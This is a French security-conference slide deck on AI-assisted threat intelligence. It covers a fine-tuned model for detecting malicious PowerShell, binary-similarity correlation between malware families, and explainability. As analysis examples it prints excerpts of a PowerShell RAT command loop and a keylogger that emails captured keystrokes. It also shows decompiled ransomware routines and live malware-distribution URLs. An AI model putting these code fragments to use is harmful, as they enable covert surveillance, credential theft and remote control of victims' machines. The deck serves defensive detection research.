CTI x AI
à la croisée des intelligences

Bière Sécu Rennes 2025

GLIMPS

Whoami

Sylvio HOARAU

Analyste malware CTI

La carte

A la croisée des intelligences


Du malveillant au malsain: le cas powersheLLM

Correlations et qualifications

Défis et enjeux

Conclusion

/!\ Disclaimer: ici nous ne parlerons que d'analyse statique /!\




A la croisée des intelligences

Cyber Threat Intelligence [si:ti:aïe]

Artificial Intelligence [é:aïe]

Du malveillant au malsain – Le cas powersheLLM

My little big langage model



StarEncoder

- *Petit* LLM encoder-only (~125M paramètres)
- Entraîné sur ~80 langages de programmation
- Un jeu de données massif (des milliards de documents)

Fine-tuning

Petit jeu de données labellisé (~7000 documents)

PowerSheLLM

Un détecteur de PowerShell malveillant efficace et peu coûteux

Du malveillant au malsain – Le cas powersheLLM

Amélioration itérative

- Que veut-ont détecter ?
  Des PS1 malveillants !
  Mais leur langage est complexe, polymorphe et polyglotte

- Dataset de validation
  Eprouvette témoin et reclassification de l'entrainement

- Analyse des faux positifs et faux négatifs

- Replaçons les résultats dans un contexte métier
  Afin de mieux reclassifier nos données d'entraînement

Du malveillant au malsain – Le cas powersheLLM

Vrai Faux Négatifs

Echantillons issus du dataset de malwares vus comme sains mais qui sont malveillants

7d8671c91a02bfbf

VT 30: RAT powerplant fin 7

```
$urlConsole = "https://myshortbio.com/Ght    tg    h4eeGRjrgw212t67"
if ($urlConsole -like "*%URL%") {
    Out-Debug "Module is uninitialized: urlConsole is '$urlConsole'"
    exit
}
```

```
function Get-BiosSerial() {
    $sn = "BIOS UNKNOWN"
    $_sn = ""
    try {
        $_q = "S!ELE!CT S!eri!al Nu!mb!er F!ROM! Wi!n32!BIO!S"
        $mSearcher = Get-WmiObject -Query ($_q -replace '!', "") -ea Silent
        if ($mSearcher) {
            foreach ($o in $mSearcher) {
                if ($o.Properties.Name -eq "SerialNumber") {
                    $_sn = $o.Properties.Value
```

```
# -- Start
while ($true) {
    $_nextStart = (Get-Date).AddSeco
    # query console for job
    $_tl =  ""
    Get-Job | % { $_tl += $_.Name +
    $_tl = $_tl.TrimEnd("|")

    $_debCnt += 1
    if ($_debCnt % 100 -eq 1) {
        $_dbg = "QUERY Console (Loop#$ debCnt). TaskList: " + $_tl
        Out-Debug $_dbg
    }

    $_query = (Convert-ToBase64 "QUERY") + "`n" + (Convert-ToBase64 $_tl)
    ($_task, $_err) = Send-ToConsole $_query
    if (([String]::IsNullOrEmpty($_err) -eq $true) -and ([String]::IsNullOrEmpty($_task) -eq $false)) {
        Run-Command $_task
    }
```

864b7259d829a2e0

VT 36: Keylogger

```
# Edit only this section!
$TimesToRun = 2
$RunTimeP = 1
$From = "key    81@gmail.com"
$Pass = "lov    @123"
$To = "lovis    egreat59@gmail.com"
$Subject = "Keylogger Results"
$body = "Keylogger Results"
$SMTPServer = "smtp.mail.com"
$SMTPPort = "587"
$credentials = new-object Management.Automation.PSCredential $From,
```

```
  # scan all ASCII codes above 8
  for ($ascii = 9; $ascii -le 254
    # get current key state
    $state = $API::GetAsyncKeySta

    # is key pressed?
    if ($state -eq -32767) {
      $null = [console]::CapsLock

      # translate scan code to rea
      $virtualKey = $API::MapVirtualKey($ascii, 3)

      # get keyboard state for virtual keys
      $kbstate = New-Object Byte[] 256
      $checkkbstate = $API::GetKeyboardState($kbstate)

      # prepare a StringBuilder to receive input key
      $mychar = New-Object -TypeName System.Text.StringBuilder

      # translate virtual key
      $success = $API::ToUnicode($ascii, $virtualKey, $kbstate, $mychar,

      if ($success)
      {
        # add key to logger file
        [System.IO.File]::AppendAllText($Path, $mychar, [System.Text.Enco
      }
    }
  }
  $TimeNow = Get-Date
}
$Runner++
send-mailmessage -from $from -to $to -subject $Subject -body $body -Attac
Remove-Item -Path $Path -force
}
```

- Scripts malveillants
- Notre modèle se trompe !
- A conserver

"It's not dumb if it works!"

Du malveillant au malsain – Le cas powersheLLM

Faux Faux Négatifs

Echantillons issus du dataset de malwares vus comme sains qui sont sains

9201e1189900e5fc

VT 2: Set-wallpaper

```
Function Set-WallPaper
{
    [ CmdletBinding ( ) ] Param( $WallpaperData )
    $SavePath = "$Env:UserProfile\\AppData\\Local\\wallpaper" + ".jpg"
    Set-Content -value $ ( [ System . Convert ] : : FromBase64String (
    $WallpaperData ) ) -encoding byte -path $SavePath
[...]

public static void SetWallpaper ( string path , Wallpaper . Style style )
    {
        SystemParametersInfo ( SetDesktopWallpaper , 0 , path , UpdateIniFile
        | SendWinIniChange ) ;
        RegistryKey key = Registry . CurrentUser . OpenSubKey( "ControlPanel
        \\\\Desktop" , true ) ;
    switch ( s t y l e )
        {
        case Style . Stretched :
        key . SetValue ( @ " WallpaperStyle" , "2" ) ;
        key . SetValue ( @ " TileWallpaper " , "0") ;
        break ;
        }
[...]
```

02c0858f446ac918

VT 12: Invoke-VoiceTroll

```
Function Invoke-VoiceTroll
{
    [ CmdletBinding ( ) ]
    Param (
        [ Parameter ( Mandatory = $True , Po siti on = 0 ) ]
        [ ValidateNotNullOrEmpty ( ) ]
        [ String ] $VoiceText
    )
    Set-StrictMode -version 2
    Add-Type -AssemblyName System . Speech
    $synth = New-Object -TypeName System . Speech . Synthesis .
    SpeechSynthesizer
    $synth . Speak ( $VoiceText )
}
```

- Scripts sains ! Mais appartenant au quadriciel “Powershell Empire”
- Notre modèle a raison !
- Scripts à relabéliser … direction les goodwares

Du malveillant au malsain – Le cas powersheLLM

Amelioration itérative: des résultats !

Dry run

FPs	FNR
0.10%	99.57%
0.50%	17.32%
1.00%	12.12%
5.00%	5.63%

Fine tuned run

FPs	FNR
0.10%	38.38%
0.50%	14.39%
1.00%	6.31%
5.00%	0.51%

Labels curated run

FPs	FNR
0.10%	6.44%
0.50%	2.58%
1.00%	2.58%
5.00%	0.52%

Corrélations et qualifications

Comprendre les menaces avec l'aide de l'IA

- Deep engine ou l'identification de familles proches par similarités de concepts codes
  - Gozi X Mirai/Okiru
  - Industrial Spy X Underground
- eXplanaible AI > le chemin vers la compréhension

Corrélations et qualifications - Deep engine

Mozi aurait utilisé du code Mirai / Okiru ?

File details | Observables 5 | Deep Engine 2 | Signatures 3 | Other services

142 Functions used to correlate | default Datasets | 4.2.0.11 Deep Engine version

mirai.9 | okiru

Extreme Threat level

8f992c2e7b2b26e74dd859d2ff9af9230074b085e96fea557967a4b5c7b9bb65 Closest sample

272 Function closest sample

Sample correlated

8f992c2e7b2b26e74dd859d2ff9af9230074b085e96fea557967a4b5c7b9bb65
bdd7fc689f6ff280909ca93161a4ab72f9fcaf33976a3a1907f05404eff6674d
996d68a1ec3b4ff92e1558bbd4823a518b170804567a6570af03f70ce5070a04
c57d4ce298b7bec7dd8c0a5a661917652735ae8743edc7429bfadb20a25bb02
2de87f84a7cacb37e9fb2a32576dd030a5da4e0f348f5d6b2b869d073bb39bf7
ba7c723eaeb5e651dc01c2f1646b904aa0169ef26a57b3898ad412cfc3287b67
784a8938f908af9f15964aeeb9b76bc84a8633ac2a7b2737368c6de74335bb0f
28ee3ff9eaea1125066a92cd4b437de9a7e46d206d331f234b8ec321c4eb1a96
06e4537bc1aa9ac34415bf4300f31ddb7b8f3cd0ab563df930c6a182f8e2db1f
24ddc889d852d1841a94d4f989fc0aac378d590ca638113e00de86314488c5ac
05aa2671f0bc20161e631b070710f0e540d2af7aedd7519698e25eab5dfb0f5c
7dcdfdf6259466e73d9e185833ff0c41f63bfa4f0e33e227434d18e685e3b22c
c8c0f1996828c737d8d76c602220daaa2170531bfafa34e8fc0a6ee507283861
c33164e332f557275b7675c881a46ea32e596a7187644e4b60abdf0243443467
8f0268ef84fa5d00853be66f300bf6e46ea5e30365e6a5cfa2eb377fd0544102
d3fe49ea723f09224615fb2bf15654135d0b0dde01c8572ae59104cb0a0a32e8
053fd0e6c798ff6ad4869b706f55c109df888cebd996ededdc8910a612506bd5
79ebb17616415d931b650b87f4fca70ddb899b21cb60783cfcf4b53068398350
e34a26db35190f0484c451f1f942cc7a7f9a19b8efe8a5abc33af35d38ebb3b2

Functions distribution | default

Legend: No mat... | Generic code | Le... | Malicio...

136 malicious functions found

Address space distribution | Detailled addresses

No match — Full matches

Malware information

Family: MIRAI

Virus name: mirai | EXP/ELF.Mirai.Z.A | Linux.Mirai-81.UNOFFICIAL | Linux/DDoS-CIA

IOC by Sekoia

Static URI: http://103.245.236.156/huhu.mpsl

Observables

Static domain: schemas.xmlsoap.org

Static IP: 103.245.236.156

Static URI: http://schemas.xmlsoap.org/soap/envelope/ | http://schemas.xmlsoap.org/soap/encoding/

2024-10-17 | b44...84a | Payload delivery | url | http://103.245.236.156/huhu.mpsl | Mozi | Malware distribution site

Corrélations et qualifications - Deep engine

Underground variant de Industrial Spy ?

d4a847fa9c4c7130a852a2e197b205493170a8b44426d9ec481fc4b285a92666

File details | Observables 3 | Deep Engine 1 | Signatures 2 | WindowsExecutableAnalysis 2

288
Functions used to correlate

industrialSpy
Datasets

4.2.0.11
Deep Engine version

industrialSpy

Moderate
Threat level

dfd6fa5eea999907c49f6be122fd9a078412eeb84f16964189
03f2b369bec4e0
Closest sample

449
Function closest sample

Sample correlated

dfd6fa5eea999907c49f6be122fd9a078412eeb84f1696418903f2b369bec4e0
0c729cfb8f8717f66a59a7570523d92668efe6eed988b9fe68ac742e1851f8ca
3f299c6f9ad8233bcb8df3301a143604c083341040b33ba197c6474bb2284824
936119bc1811aeef01299a0150141787865a0dbe2667288f018ad24db5a7bc27
482b160ee2e8d94fa6e4749f77e87da89c9658e7567459bc633d697430e3ad9a
5ed4ffbd9a1a1acd44f4859c39a49639babe515434ca34bec603598b50211bab
911153af684ef3460bdf568d18a4356b84efdb638e3e581609eb5cd5223f0010

Functions distribution | industrialSpy

Legend
No mat... | Generic code | Le... | Malicio...

6 malicious functions found

AdvancedStringExtraction

The following IOC were found in plain text in the file:

Found NETWORK STATIC IP string: 46.29.3.77
Found NETWORK STATIC URI string: http://undgrddapc4reaunnrdrmnagvdelqfvmgycuvilgwb5uxm25sxawaoqd.onion

8a8...9a4 Network activity url http://
undgrddapc4reaunnrdrmnagvdelqfvmgycuvilgwb5uxm25sxawaoqd.onion

Ransomware-family:Underground

Corrélations et qualifications

Underground variant de Industrial Spy ?

Glimps Audit Analyses Datasets

File details d4a847fa9c4c7130a852a2e197b205493170a8b44426d9ec481fc4b285a92666.bin

Properties

Name:	d4a847fa9c4c7130a852a2e197b205493170a8b44426d9ec481fc4b285a92666.bin
Date:	9/21/23, 6:58 PM
Filetype:	
Arch:	amd64
Size:	146 KB
Group:	malware
Comment:	
Dataset:	default industrialSpy

Hashes

sha256:	d4a847fa9c4c7130a852a2e197b205493170a8b44426d9ec481fc4b285a92666
sha1:	fb4ad5d21f0d8c6755eb4addba0ac288bd2574b6
md5:	059175be5681a633190cd9631e2975f6
ssdeep:	3072:sdjFOoTVq4m0zRilymyU3pQuz1T5SKiVi6:4M2ZmEoL3Cu6K

Libraries

High confidence match: 396
Mild confidence match: 6
Low confidence match: 5
No match: 42
Total: 449

Glimps Correlate

High confidence matches Mild confidence matches Low confidence matches No matches No match Full matches

industrialSpy	dfd6fa5eea999907c 49f6be122fd9a0784 12eeb84f169641890 3f2b369bec4e0.bin	industrialSpy	amd64	396 / 5 / 42

Corrélations et qualifications – eXplainable IA


L'explicabilité

Filename: dfd6fa5eea999907c49f6be122fd9a078412eeb84f1696418903f2b369bec4e0.bin

Malicious probability: 0.9503931999206543

NB: the explainability data presented below is based solely on the malicious prediction, i.e. on 0.9504. We display only sections > 5% of total explainability.

functions (96.7%) strings (3.3%) headers (0%) data (0%) sections (0%) imports_exports (0%)



Functions

96.7%

Here you will find the functions that have weighted in the prediction of the malconv model. We also wonder if these functions were found by the correlator.

Highlight the correlations of malconv and the correlator

Offset	Virtual Address	Malconv score	Correlator score	Total score	Details
0×13900	5368792320	0.3541313851613619	-	0.3541313851613619	-
0xa7d4	5368755156	0.14240994095726026	-	0.14240994095726026	contain loop
0xae7c	5368756860	0.11076271601095612	-	0.11076271601095612	-
0×1383c	5368792124	0.07543889937336373	-	0.07543889937336373	-
0×799c	5368743324	0.06670807339558718	-	0.06670807339558718	-
0×2d5c	5368723804	0.05488509053703441	-	0.0548850905370344	contain loop, write file on Windows, enumerate files on Windows, delete file, get file size, enumerate files recursively, read file on Windows

Industrial Spy

XAI Combined

Use capa

You can submit your owns binaries to generate combined explainability.


Browse

Filename: out.exe

Malicious probability: 0.9913918375968933

NB: the explainability data presented below is based solely on the malicious prediction, i.e. on 0.9914. We display only sections > 5% of total explainability.

functions (90.6%) strings (3.6%) imports_exports (2.4%) data (1.8%) headers (1.1%) sections (0.1%)



Functions

90.6%

Here you will find the functions that have weighted in the prediction of the malconv model. We also wonder if these functions were found by the correlator.

Highlight the correlations of malconv and the correlator

Offset	Virtual Address	Malconv score	Correlator score	Total score	Details
0xf720	5368775456	0.1829490254633528	-	0.1829490254633528	-
0×1100c	5368781836	0.08931481364940401	-	0.08931481364940401	contain loop
0×12384	5368786820	0.06800345556895926	-	0.06800345556895926	contain loop, enumerate files on Windows, write file on Windows, get file size, delete file, enumerate files recursively, read file on Windows

Underground

Corrélations et qualifications – eXplainable IA

Explication de l'explicabilité ;)

```
70   v1 = lpThreadParameter;
71   ProcessHeap = GetProcessHeap();
72   v3 = (WCHAR *)HeapAlloc(ProcessHeap, 8u, 0x10000ui64);
73   lpFileName = v3;
74   v4 = GetProcessHeap();
75   v5 = (WCHAR *)HeapAlloc(v4, 8u, 0x10000ui64);
76   v49 = v5;
77   wcscpy(v57, L"%s\\readme.htm");
78   wsprintfW(v3, L"%s\\*.*", v1);
79   wsprintfW(v5, v57, v1);
80   FirstFileW = (char *)FindFirstFileW(v3, &FindFileData);
81   v44 = FirstFileW;
82   if ( (unsigned __int64)(FirstFileW - 1) > 0xFFFFFFFFFFFFFFFDui64 )
83   {
84 LABEL_43:
85     v27 = GetProcessHeap();
86     HeapFree(v27, 0, v5);
87     v28 = GetProcessHeap();
88     HeapFree(v28, 0, v3);
89     return 0i64;
90   }
91 LABEL_2:
92   if ( FindFileData.cFileName[0] == 46 && (!FindFileData.cFileName[1]
93     goto LABEL_41;
94   wsprintfW(v3, L"%s\\%s", v1, FindFileData.cFileName);
95   if ( (FindFileData.dwFileAttributes & 0x10) == 0 )
96   {
97     ExtensionW = PathFindExtensionW(v3);
98     if ( !*ExtensionW )
99       goto LABEL_41;
100    wcscpy(
101      Str,
102      L".exe.dll.bat.bin.cmd.com.cpl.gadg
103       "u3p.vb.vbe.vbs.vbscript.ws.wsh.ws
104    v68 = wcslwr(ExtensionW);
105    v5 = (WCHAR *)v49;
106    v3 = (WCHAR *)lpFileName;
107    v12 = sub_14000AE8C(lpFileName, v49);
108    FirstFileW = v44;
109    v1 = lpThreadParameter;
110    if ( !v12 || wcsstr(Str, v68) )
       goto LABEL_41;
00002D5C sub_14000395C:67 (14000395C)
```

```
251          CloseHandle(v15);
252 LABEL_39:
253          FirstFileW = v44;
254 LABEL_40:
255          v1 = lpThreadParameter;
256 LABEL_41:
257          if ( !FindNextFileW(FirstFileW, &FindFileData) )
258          {
259            FindClose(FirstFileW);
260            goto LABEL_43;
261          }
262          goto LABEL_2;
263        }
264      }
265    }
266    if ( v22 == 1 )
267    {
268      DeleteFileW(v5);
269      *(_QWORD *)DistanceToMoveHigh = 0i64;
         *(_QWORD *)lDistanceToMove = 0i64;
```

```
75
76   v1 = lpThreadParameter;
77   v47 = 1416;
78   ProcessHeap = GetProcessHeap();
79   v3 = (WCHAR *)HeapAlloc(ProcessHeap, 8u, 0x10000ui64);
80   lpFileName = v3;
81   v4 = GetProcessHeap();
82   v5 = (WCHAR *)HeapAlloc(v4, 8u, 0x10000ui64);
83   v52 = v5;
84   wcscpy((wchar_t *)v63, L"%s\\!!readme!!!.txt");
85   wsprintfW(v3, L"%s\\*", v1);
86   wsprintfW(v5, (LPCWSTR)v63, v1);
87   FirstFileW = (char *)FindFirstFileW(v3, &FindFileData);
88   v48 = FirstFileW;
89   if ( (unsigned __int64)(FirstFileW - 1) > 0xFFFFFFFFFFFFFFFDui64 )
90   {
91 LABEL_32:
92     v15 = GetProcessHeap();
93     HeapFree(v15, 0, v5);
94     v16 = GetProcessHeap();
95     HeapFree(v16, 0, v3);
96     return 0i64;
97   }
98 LABEL_2:
99   if ( FindFileData.cFileName[0] == 46 && (!FindFileData.cFileName[1] || *(_DWORD *)&FindFileData.cFileName[1] == 46)
100    || !(unsigned int)sub_140006A94(FindFileData.cFileName, L"VIPinfo.txt") )
101  {
102    goto LABEL_30;
103  }
104  wsprintfW(v3, L"%s\\%s", v1, FindFileData.cFileName);
105  if ( (FindFileData.dwFileAttributes & 0x10) == 0 )
106  {
107    ExtensionW = PathFindExtensionW(v3);
108    v12 = ExtensionW;
109    wcscpy(
110      Str,
111      L".sys.exe.dll.bat.bin.cmd.com.cpl.ga
112       "shs.u3p.vb.vbe.vbs.vbscript.ws.wsh.
113    v3 = (WCHAR *)lpFileName;
114    v5 = (WCHAR *)v52;
115    FirstFileW = v48;
       if ( *ExtensionW )
```

```
378        v1 = lpThreadParameter;
379 LABEL_30:
380        if ( !FindNextFileW(FirstFileW, &FindFileData) )
381        {
382          FindClose(FirstFileW);
383          goto LABEL_32;
384        }
385        goto LABEL_2;
386      }
387    }
388  }
389  wcscpy(SubStr, L"\\microsoft\\");
390  wcscpy(v60, L"\\google\\chrome");
391  wcscpy(v66, L"\\mozilla\\firefox");
392  wcscpy(v53, (const wchar_t *)&xmmword_1400175C0);
393  v7 = wcslwr(v3);
394  v8 = -1i64;
```

Industrial Spy

Underground

Corrélations et qualifications – eXplainable IA

Pour le plaisir

```
40  v2 = a1[1];
41  v5 = (v2 ^ (*a1 >> 4)) & 0xF0F0F0F;
42  v6 = 8i64;
43  v7 = v5 ^ v2;
44  v8 = (16 * v5) ^ *a1;
45  v9 = (unsigned __int16)(v7 ^ HIWORD(v8));
46  v10 = v9 ^ v7;
47  v11 = (v9 << 16) ^ v8;
48  v12 = (v11 ^ (v10 >> 2)) & 0x33333333;
49  v13 = v12 ^ v11;
50  v14 = (4 * v12) ^ v10;
51  v15 = (v13 ^ (v14 >> 8)) & 0xFF00FF;
52  v16 = v15 ^ v13;
53  v17 = __ROL4__(v14 ^ (v15 << 8), 1);
54  v18 = (v16 ^ v17) & 0xAAAAAAAA;
55  v19 = v18 ^ v17;
56  v20 = __ROL4__(v16 ^ v18, 1);
57  do
58  {
59    v21 = a2[1] ^ v19;
60    v22 = *a2 ^ __ROR4__(v19, 4);
61    a2 += 4;
62    v20 ^= dword_1400246F0[v22 & 0x3F] | dword_1400
63    v23 = *(a2 - 2) ^ __ROR4__(v20, 4);
64    v19 ^= dword_1400246F0[v23 & 0x3F] | dword_1400
65    --v6;
66  }
67  while ( v6 );
68  v24 = __ROR4__(v19, 1);
69  v25 = (v20 ^ v24) & 0xAAAAAAAA;
70  v26 = v25 ^ v24;
71  v27 = __ROR4__(v20 ^ v25, 1);
72  v28 = (v26 ^ (v27 >> 8)) & 0xFF00FF;
73  v29 = v28 ^ v26;
74  v30 = (v28 << 8) ^ v27;
75  v31 = (v29 ^ (v30 >> 2)) & 0x33333333;
76  v32 = v31 ^ v29;
77  v33 = (4 * v31) ^ v30;
78  v34 = (unsigned __int16)(v33 ^ HIWORD(v32));
79  v35 = v34 ^ v33;
80  v36 = (v34 << 16) ^ v32;
81  v37 = (v35 ^ (v36 >> 4)) & 0xF0F0F0F;
82  v38 = v35 ^ v37;
    result = v36 ^ (16 * v37);
000151C7 sub_140015DAC:40 (140015DC7)
```

Industrial Spy

Et voici l'algorithme de chiffrement DES.

Il est répété 3 fois …. C'est donc du 3DES

```
40  v2 = a1[1];
41  v5 = (v2 ^ (*a1 >> 4)) & 0xF0F0F0F;
42  v6 = 8i64;
43  v7 = v5 ^ v2;
44  v8 = (16 * v5) ^ *a1;
45  v9 = (unsigned __int16)(v7 ^ HIWORD(v8));
46  v10 = v9 ^ v7;
47  v11 = (v9 << 16) ^ v8;
48  v12 = (v11 ^ (v10 >> 2)) & 0x33333333;
49  v13 = v12 ^ v11;
50  v14 = (4 * v12) ^ v10;
51  v15 = (v13 ^ (v14 >> 8)) & 0xFF00FF;
52  v16 = v15 ^ v13;
53  v17 = __ROL4__(v14 ^ (v15 << 8), 1);
54  v18 = (v16 ^ v17) & 0xAAAAAAAA;
55  v19 = v18 ^ v17;
56  v20 = __ROL4__(v16 ^ v18, 1);
57  do
58  {
59    v21 = a2[1] ^ v19;
60    v22 = *a2 ^ __ROR4__(v19, 4);
61    a2 += 4;
62    v20 ^= dword_1400236F0[v22 & 0x3F] | dword_1400237
63    v23 = *(a2 - 2) ^ __ROR4__(v20, 4);
64    v19 ^= dword_1400236F0[v23 & 0x3F] | dword_1400237
65    --v6;
66  }
67  while ( v6 );
68  v24 = __ROR4__(v19, 1);
69  v25 = (v20 ^ v24) & 0xAAAAAAAA;
70  v26 = v25 ^ v24;
71  v27 = __ROR4__(v20 ^ v25, 1);
72  v28 = (v26 ^ (v27 >> 8)) & 0xFF00FF;
73  v29 = v28 ^ v26;
74  v30 = (v28 << 8) ^ v27;
75  v31 = (v29 ^ (v30 >> 2)) & 0x33333333;
76  v32 = v31 ^ v29;
77  v33 = (4 * v31) ^ v30;
78  v34 = (unsigned __int16)(v33 ^ HIWORD(v32));
79  v35 = v34 ^ v33;
80  v36 = (v34 << 16) ^ v32;
81  v37 = (v35 ^ (v36 >> 4)) & 0xF0F0F0F;
82  v38 = v35 ^ v37;
83  result = v36 ^ (16 * v37);
84  a1[1] = v38;
85  *a1 = result;
86  return result;
87 }
00011410 sub_140012010:38 (140012010)
```

Underground

Défis et enjeux IA x CTI

Taxonomie et interprétation ?!?

src	Date	Sha256	File type	Tags	dl tag
MB	2024-09-29 07:29:24	990b7eec4e0d9a22ec0b5c82df535cf1666d9021f2e417b49dc511…	exe	['152-32-138-167', 'exe', 'kimsuky']	
MB	2024-09-29 07:29:30	a173a425d17b6f2362eca3c8ea4de9860b52faba414bbb22162895…	exe	['152-32-138-167', 'exe', 'kimsuky']	
MB	2024-09-29 07:29:14	faf666019333f4515f241c1d3fcfc25c67532463245e358b90f9e4…	exe	['152-32-138-167', 'exe', 'kimsuky']	

Famille de malware KLogEXE utilisée par Kimsuky

src	Date	Sha256	File type	Tags	dl tag
MB	2024-09-29 07:29:07	c69cd6a9a09405ae5a60acba2f9770c722afde952bd5a227a72393…	exe	['152-32-138-167', 'exe', 'kimsuky']	
MB	2024-09-29 07:28:58	2e768cee1c89ad5fc89be9df5061110d2a4953b336309014e0593e…	dll	['152-32-138-167', 'dll', 'kimsuky']	

Famille de malware FPSpy utilisée par Kimsuky

Défis et enjeux IA x CTI

- Approvisionnement en données (les fameux datasets !!) …..
- …. qualifiées
- XAI = eXplainable AI
- L’équilibre des ressources matérielles (CPU / GPU / ram / stockage)

Conclusion

L’IA au service de la CTI et vice versa

Utilisée au service de l’analyste

Accélération de la détection

Qualification plus précise

Sous condition de maîtriser les datasets et contextes.

Questions

Sylvio HOARAU
sylvio.hoarau@glimps.re

Présentation détaillée de notre approche PowersheLLM:
https://www.sstic.org/2024/presentation/powershellm_ou_la_detection_powershell_via_llm/

Coming soon: Présentation de nos travaux sur l'explicabilité .....

Notebook d'entraînement du modèle:
https://github.com/glimps-re/PowersheLLM

A votre santé!!!